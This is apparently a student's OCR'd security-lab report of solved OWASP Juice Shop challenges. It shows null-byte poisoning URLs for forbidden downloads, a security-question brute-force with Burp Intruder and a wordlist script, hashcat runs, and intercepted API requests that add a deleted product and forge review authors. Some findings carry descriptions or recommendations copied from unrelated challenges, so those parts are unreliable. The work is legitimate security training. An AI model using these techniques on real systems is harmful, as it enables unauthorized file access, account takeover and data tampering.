- **Description:** Let us redirect you to one of our crypto currency addresses which are not promoted any longer,

This vulnerability occurs when the application's Allowlist contains domains that have **expired** or are **no longer under the control** of the company. An attacker can register the expired domain and then use it as a seemingly legitimate, trusted redirect destination.


- **Impact:** The attacker can send a phishing link containing a historically trusted domain name, ensuring high user confidence, but the destination is now controlled by the attacker.
- **Resources:**
  - https://pwning.owasp-juice.shop/companion-guide/latest/part2/unvalidated-redirects.html
    - **Vulnerability Location :**
    - Privacy&security
    - **Recommandition :**

Implement automated compliance checks to ensure all data handling practices strictly adhere to the documented **Privacy Policy** and relevant regulations


- **POC:**

With on steps it's not qualifies as a challenge

1. Log in in fake account
2. Open Privacy&security
3. Open privacy policies



We had finish



❖ Finding 6 : **Security Policy** Low

- **Description:**

Behave like any “white-hat” should before getting into the action.

This vulnerability occurs when the application’s Allowlist contains domains that have **expired** or are **no longer under the control** of the company. An attacker can register the expired domain and then use it as a seemingly legitimate, trusted redirect destination.

- **Impact:**

There is no direct security impact. This challenge aims to raise **awareness** about the importance of reviewing an application's security policy before attempting exploitation, mirroring ethical hacker behavior.

- **Resources:**
  - https://pwning.owaspjuice.shop/companionguide/latest/part2/miscellaneous.html

- **Vulnerability Location :**

http://localhost:3000/#/

- **Recommandition :**

Conduct a thorough audit to confirm the **Security Policy** is actively enforced and implemented across all environments, not just documented.

- **POC:**

I Looked at the Suggested Reading: I checked all the recommended articles and links, but I didn't find anything super helpful.

I think all the reading material was about **privacy policies**, and I knew there was a separate, easy challenge just for reading the Privacy Policy, I think this challenge must be about a different file: the **Security Policy**.


We need to search for that file.

When i use **Gobuster** kept running into errors , so I will use **owasp zap**

Open **owasp zap** and search about

http://localhost:3000/#/

And search about security files




Nothing

Let search about **security.txt** when i google it , i found this file naturally

Named as (.well-known) which would contain the security policy.

Try in url

localhost:3000/.well-known/security.txt



Finally !!

❖ Finding 7 : **Exposed Metrics**

Moderate

- **Description:**

Close multiple "Challenge solved"-notifications in one go.

- **Impact:**
- **Information Disclosure:** This challenge exposes a real security vulnerability.
- **Reconnaissance:** An attacker can access sensitive information about the application's operations (such as visit counts, memory status, and internal metrics). This aids the attacker in understanding the infrastructure and discovering other weak points for later targeting.
- **Resources:**

➢ https://pwning.owaspjuice.shop/companionguide/latest/part2/miscellaneous.html

- **Vulnerability Location :**

http://localhost:3000/metrics

- **Recommandition :**


Restrict access to internal metrics endpoints using **strong authentication** and/or network-level controls (e.g., firewall rules) to prevent internal data disclosure.

- **POC:**
- This challenge is usually solved by directly accessing a specific endpoint where the metrics are publicly exposed without requiring authentication (e.g., the default /metrics path).


So i will Google it

Then i found this writeup :

http://localhost:3000/metrics



Here We Go, The metrics are publicly exposed



Finally !!!

❖ Finding 8 : **Bjoern's Favorite Pet**

Low

- **Description:**

Reveal the favorite pet of the shop's founding father, Bjoern.

- **Impact:**
  - **Reconnaissance / Personal Data Leak:** While solving this challenge itself is low-risk, the underlying vulnerability (often **Insecure Direct Object Reference (IDOR)** or **Information Disclosure** via comments/metadata) demonstrates that the application can leak sensitive personal or internal information about employees or the organization.
  - **Phishing/Social Engineering:** Knowledge of personal details (like a favorite pet's name) could be used by an attacker in targeted phishing or social engineering attacks to gain trust or answer security questions.
- **Resources:**
  - https://pwning.owaspjuice.shop/companionguide/latest/part2/miscellaneous.html
- **Vulnerability Location :**

Main.Js in index in notification

- **Recommandition :**

Implement advanced **rate-limiting** and **anti-automation controls** (e.g., behavioral analysis or CAPTCHA) on high-impact endpoints to prevent service disruption and abuse.


- **POC:**
  - This challenge took a long time to complete. As always, I read the expanded description, though this time I opted to try two of the recommended paths to completing this challenge at the same time.

  - The passive method I opted for was to play YouTube videos of Bjoern in the background while I attempted to find the answer by compiling a list of German pet names to try with Burp's Intruder tool.


1st though, I had to figure out which of Bjoern's three registered email accounts had his favorite pet as its security question.

I then compiled a list of nearly 700 German pet names. After running them through a Python script to trim duplicates, I was left with only 3-400, so I began testing them using Burp Suite's Intruder tool, set up for a Sniper attack.

```
filepath = "C:\\Users\\colby\\Documents\\names.txt"
inputs = []
names = set([])
with open(filepath) as fp:
    line: str
    for line in fp:
        inputs = line.split(' ')
        names.add(inputs[0])

for name in names:
    print(name)
```



After a nice long wait for Burp's throttled requests to complete, I was left with nothing. Next, I decided to try to crack the hashes I'd pulled from the database in the Database Schema challenge.



Actually we hashing algorithm is much more intense than these.

```
Host memory required for this attack: 65 MB

Dictionary cache built:
* Filename..: pet_names.txt
* Passwords.: 972
* Bytes.....: 4128
* Keyspace..: 972
* Runtime...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s)
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework

Approaching final keyspace - workload adjusted.

Session..........: hashcat
Status...........: Exhausted
Hash.Name........: SHA2-256
Hash.Target......: sec.hash
Time.Started.....: Wed Nov  4 19:58:29 2020 (0 secs)
Time.Estimated...: Wed Nov  4 19:58:29 2020 (0 secs)
Guess.Base.......: File (pet_names.txt)
```

We Having tried to crack the hashes with every variation I could find on SHA-256, and also listened to two full talks on YouTube without so much as a clue, I opted to read the solutions page. The video containing the solution was already running. I was less than a minute from completing this challenge legitimately.

Finally !!!!

❖ Finding 9 : **Easter Egg**

Low

- **Description:**

This challenge involves discovering and accessing a hidden Easter egg (eastere.gg) stored inside the Juice Shop's exposed FTP directory. Although the server restricts file downloads to .pdf and .md, poor validation allows attackers to bypass these restrictions using **null byte poisoning**, enabling the download of forbidden file types and revealing a Base64-encoded hidden message.

- **Impact**

This vulnerability demonstrates **Broken Access Control**, allowing attackers to:

- Bypass file-type restrictions
- Download arbitrary files from the server
- Access hidden or sensitive backend files
- Potentially escalate to downloading configuration files or secrets in real-world cases

It shows how improper filename validation creates real risk of **information disclosure**.

- **Resources:**
  - https://pwning.owaspjuice.shop/companionguide/latest/part2/miscellaneous.html

- **Vulnerability Location :**

The /ftp Directory: This folder is intentionally exposed, allowing directory listing, which is often the first step in discovering the hidden files.

The File Download Endpoint: The server-side code that processes file access requests for this directory.

http://[HOST]/ftp/easter.gg%00.pdf

- **Recommendation**
  - **Validate extensions server-side** using strict whitelisting (no string slicing).
  - **Reject filenames containing null bytes** (%00).
  - **Check MIME types** and verify file signatures (magic bytes).
  - Disable directory listing or restrict access to /ftp.
  - Sanitize user-controlled file paths to prevent traversal or poisoning attacks.
  - **POC:**

We must first have solved the Easter Egg challenge listed above in order to access the following text file.


Opening the Easter Egg file, there's an obvious base64 string to decode. Base64 is easy to spot because it contains '=' as padding. While it can also contain '+' and '/' as special characters, '=' is a dead giveaway.

"/gur/qrif/ner/fb/shaal/gurl/uvq/na/rnfgre/rtt/jvguva/gur/rnfgre/rtt"

is clearly a URL, but it is also clearly not accurately deciphered. This looks an awful lot like a rotating (or Caesar) cipher. Rather than writing a series of regex strings to sift through until I found the right rotation (even though I suspected ROT13 out of sheer popularity), I opted to use an online Caesar cipher tool to find the most likely URL.

ROT13 it is.

Copy and paste that URL to the end of the localhost address and get ready for the next challenge.



❖ Finding 10 : **Christmas Special**

HIgh

- **Description**

The challenge involves exploiting an SQL Injection vulnerability in the product search API of OWASP Juice Shop. The goal is to uncover a hidden “Christmas Offer” product that was marked as deleted in the database and therefore not shown in the normal product list. By manipulating the SQL query, the attacker retrieves the deleted product and manually adds it to their shopping cart.

- **Impact**

  - Full database enumeration via SQL Injection
  - Exposure of “deleted” or hidden products that should not be user-accessible
  - Ability to modify application state by adding unauthorized/non-listed products to the cart
  - Demonstrates how logical deletion (deletedAt) can be abused to access legacy or private data

- **Resources:**
  - https://pwning.owasp-juice.shop/part2/injection.html

- **Vulnerability Location :**

  The **API Endpoint** responsible for **Product Retrieval or Filtering** (the server-side code that fetches product details), specifically within the parameter used to pass the **Product ID** or **offer year**.


- **Recommendation**
  - Use parameterized queries / prepared statements
  - Apply strict input validation and reject unsafe characters
  - Sanitize user input before passing it to SQL statements
  - Avoid "soft delete" for sensitive or hidden items; physically delete or restrict database access
  - Implement API-level access control checks even when API responses are filtered
- **POC:**


  the database dump I performed during the Database Schema challenge pays dividends. While the expanded description for this challenge makes it clear that this is intended to be a much more difficult task, being able to simply search the product table for the word "Christmas" means that it's basically a 3 star challenge.


[41 entries]

id	255	name	image	price	createdAt	deletedAt
1	255	Apple Juice (1000ml)	apple_juice.jpg	1.99	2020-11-02 21:06:06.867 +00:00	NULL
2	255	Orange Juice (1000ml)	orange_juice.jpg	2.99	2020-11-02 21:06:06.867 +00:00	NULL
3	255	Eggfruit Juice (500ml)	eggfruit_juice.jpg	8.99	2020-11-02 21:06:06.868 +00:00	NULL
4	255	Raspberry Juice (1000ml)	raspberry_juice.jpg	4.99	2020-11-02 21:06:06.868 +00:00	NULL
5	255	Lemon Juice (500ml)	lemon_juice.jpg	2.99	2020-11-02 21:06:06.868 +00:00	NULL
6	255	Banana Juice (1000ml)	banana_juice.jpg	1.99	2020-11-02 21:06:06.868 +00:00	NULL
7	255	OWASP Juice Shop T-Shirt	fan_shirt.jpg	22.49	2020-11-02 21:06:06.868 +00:00	NULL
8	255	OWASP Juice Shop CTF Girlie-Shirt	fan_girlie.jpg	22.49	2020-11-02 21:06:06.868 +00:00	NULL
9	255	OWASP SSL Advanced Forensic Tool (O-Saft)	orange_juice.jpg	0.01	2020-11-02 21:06:06.869 +00:00	NULL
10	255	Christmas Super-Surprise-Box (2014 Edition)	undefined.jpg	29.99	2020-11-02 21:06:06.869 +00:00	2014-12-27 00:00:00.
11	255	Rippertuer Special Juice	undefined.jpg	16.99	2020-11-02 21:06:06.870 +00:00	2019-02-01 00:00:00.
12	255	OWASP Juice Shop Sticker (2015/2016 design)	sticker.png	999.99	2020-11-02 21:06:06.870 +00:00	2017-04-28 00:00:00.
13	255	OWASP Juice Shop Iron-Ons (16pcs)	iron-on.jpg	14.99	2020-11-02 21:06:06.870 +00:00	NULL
14	255	OWASP Juice Shop Magnets (16pcs)	magnets.jpg	15.99	2020-11-02 21:06:06.870 +00:00	NULL

Once I found the product ID number from the database, I simply used Burp Suite and FoxyProxy to solve this. I merely logged into a user account, added a random product to that user's basket, intercepted that packet, and updated the "ProductId" field to match the product ID number of the 2014 Christmas Super Surprise Box. With that done, I sent off the packet and crossed this challenge off the list.


Request
Raw
Params
Headers
Hex
JSON Web Tokens
Pretty
Raw
\n
Actions
POST /api/BasketItems/ HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:7
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOi
Content-Type: application/json
Content-Length: 43
Origin: http://localhost:3000
Connection: close
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismis
{
"ProductId":10,
"BasketId":"1",
"quantity":1
}
Response
Raw
Headers
Hex
Pretty
Raw
Render
\n
Actions
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
Content-Type: application/json; charset=utf-8
Content-Length: 158
ETag: W/"9e-M8uaR7h1AgIfe5Xsvo59pYfZveI"
Vary: Accept-Encoding
Date: Thu, 05 Nov 2020 23:21:21 GMT
Connection: close
{
"status":"success",
"data":{
"id":18,
"ProductId":10,
"BasketId":"1",
"quantity":1,
"updatedAt":"2020-11-05T23:21:21.817Z",
"createdAt":"2020-11-05T23:21:21.817Z"
}
}


Your Basket (admin@juice-sh.op)
Christmas Super-Surprise-Box (2014 Edition)
Christmas Super-Surprise-Box (2014 Edition)
1
29.99¤
Total Price: 29.99¤
Checkout
You will gain 3 Bonus Points from this order!


You successfully solved a challenge: Christmas Special (Order the Christmas special offer of 2014.)
Thank you for your purchase!
Your order has been placed and is being processed. You can check for status updates on our Track Orders page.
Your order will be delivered in 5 days.
Delivery Address
Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890
Order Summary
Product
Price
Quantity
Total Price
Christmas Super-Surprise-Box (2014 Edition)
29.99¤
1
29.99¤
Items
29.99¤
Delivery
0.00¤
Promotion
0.00¤
Total Price
29.99¤

Finding 11 : **Vulnerable Components**

High

- **Description:** Inform the shop about a typosquatting trick it has been a victim of at least in v6.2.0-SNAPSHOT. (Mention the exact name of the culprit).


- **Impact:**

The usage of a typosquatted package (**epilogue-js**) exposes the application to supply-chain attacks, where a malicious dependency could execute arbitrary code during installation, steal sensitive data, or compromise the development and production environments.

- **Resources** : https://curiositykillscolby.wordpress.com/2020/12/03/pwning-owasps-juice-shop-pt-38-poison-null-byte-4-others/

- **POC :**

Step 1 : http://localhost:3000/ftp



Step 2 : downloaded **package.json.bak**

I used Null byte trick : http://localhost:3000/ftp/package.json.bak%2500.md

Found in package.json.bak file:

The package is known to be a typosquatted malicious package according to its own npm page.

Reproduce / POC:

1. Access the developer backup folder:
2. http://localhost:3000/ftp/package.json.bak%2500.md
3. Download the file.
4. Inspect dependencies — **epilogue-js** is present.
5. Confirm that the package is a known malicious typosquat.

Recommendation:

- Remove **epilogue-js** completely.
- Replace with the legitimate package:


```
Copy code                                                    nginx

                                                          epilogue
```

- Implement dependency scanning tools (e.g., Snyk, npm audit, OWASP Dependency-Check).
- Enforce strict dependency management and version pinning.


Also I finshed this CTF

Finding 12: **Input Validation**"Forged Review" **Moderate**


- **Description:** Post a product review as another user or edit any user's existing review.R
- **Impact :** Allows attackers to submit fake product reviews, Damages brand reputation through rating manipulation, Enables unfair competition by boosting or downgrading products, Misleads customers and affects purchasing decisions.
- **Poc :**
  This is another instance of the server not comparing the logged in user with the name it's being given via JSON. The first steps, as usual, are to log in as any user, open Burp Suite, and set up FoxyProxy to intercept the packet. Then, just fill out




a review and



Now all that needs to be done is change the author. Unfortunately Guenter doesn't have a user account, so Amy will have to do in a pinch.



Also I finshed this CTF




Prevention and Mitigation Strategies:
https://cheatsheetseries.owasp.org/cheatsheets/Access_Control_Cheat_Sheet.html


Finding 13: **Zero Stars**

Moderate


- **Description:** Give a devastating zero-star feedback to the store.
- **Impact:**
  Allows attackers to manipulate product ratings, damaging the store's reputation with fake negative reviews. This reveals lack of server-side validation, undermining system trust and potentially enabling more severe attacks.
- Poc :
